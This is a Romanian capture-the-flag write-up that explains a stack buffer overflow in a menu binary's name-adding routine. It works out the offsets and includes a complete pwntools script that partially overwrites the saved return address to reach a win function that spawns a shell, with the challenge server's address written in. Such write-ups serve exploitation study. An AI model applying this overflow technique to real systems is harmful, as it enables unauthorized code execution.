Sumar
Acest challenge are un binary cu meniu (Add, Remove, Print, Exit).
Problema este in partea de Add a name:
- programul citeste pana la
0x30bytes - apoi face
memcpype o zona de stack - la al 10-lea entry (index 9), copia ajunge prea aproape de return address
Cu un payload de marime potrivita, putem schimba 1 byte din saved RIP (partial overwrite).
In binary exista functia win care face system("/bin/sh"), deci putem lua shell si apoi citim flag-ul.
Dovada rezolvarii

Incepem prin a analiza binarul:

In IDA putem gasi mai multe functii (printre care win si process_menu):

Functia main da call direct la functia process_menu:

Buffer local: char v2[256] la rbp-0x1dc:
Destinatia pentru nume: &v2[20 * v1 + 264]:

- La
v1 = 9:20*9 + 264 = 444 = 0x1bc;rbp-0x1dc + 0x1bc = rbp-0x20. - Deci write incepe la
rbp-0x20. read(0, v2, 0x30)permite pana la0x30bytes.- Saved RIP este la
rbp+0x8. - Deci de la
rbp-0x20pana larbp+0x8este0x28.
Buffer-overflow cu 0x28 bytes + b"\x38", deoarece return-ul normal este spre offset 1566,
iar win este la 1537, dar jump-ul stabil ar fi la win+1 adica 1538 (pentru stack alignment).
Deci ultimul byte din 0x66 -> 0x38.
from pwn import *

context.binary = elf = ELF("./directory", checksec=False)

HOST = args.HOST or "34.141.80.74"
PORT = int(args.PORT or 31767)


def start():
    if args.REMOTE:
        return remote(HOST, PORT)
    return process(elf.path, stdin=PIPE, stdout=PIPE)


def add_name(io, name, raw=False):
    io.sendlineafter(b"> ", b"1")
    if raw:
        io.sendafter(b"Enter name: ", name)
    else:
        io.sendlineafter(b"Enter name: ", name)


def exploit(io):
    for _ in range(9):
        add_name(io, b"A")
    payload = b"B" * 0x28 + p8((elf.sym.win + 1) & 0xFF)
    add_name(io, payload, raw=True)
    io.sendlineafter(b"> ", b"4")


def main():
    io = start()
    exploit(io)
    io.interactive()


if __name__ == "__main__":
    main()

Luam shell si citim flag-ul: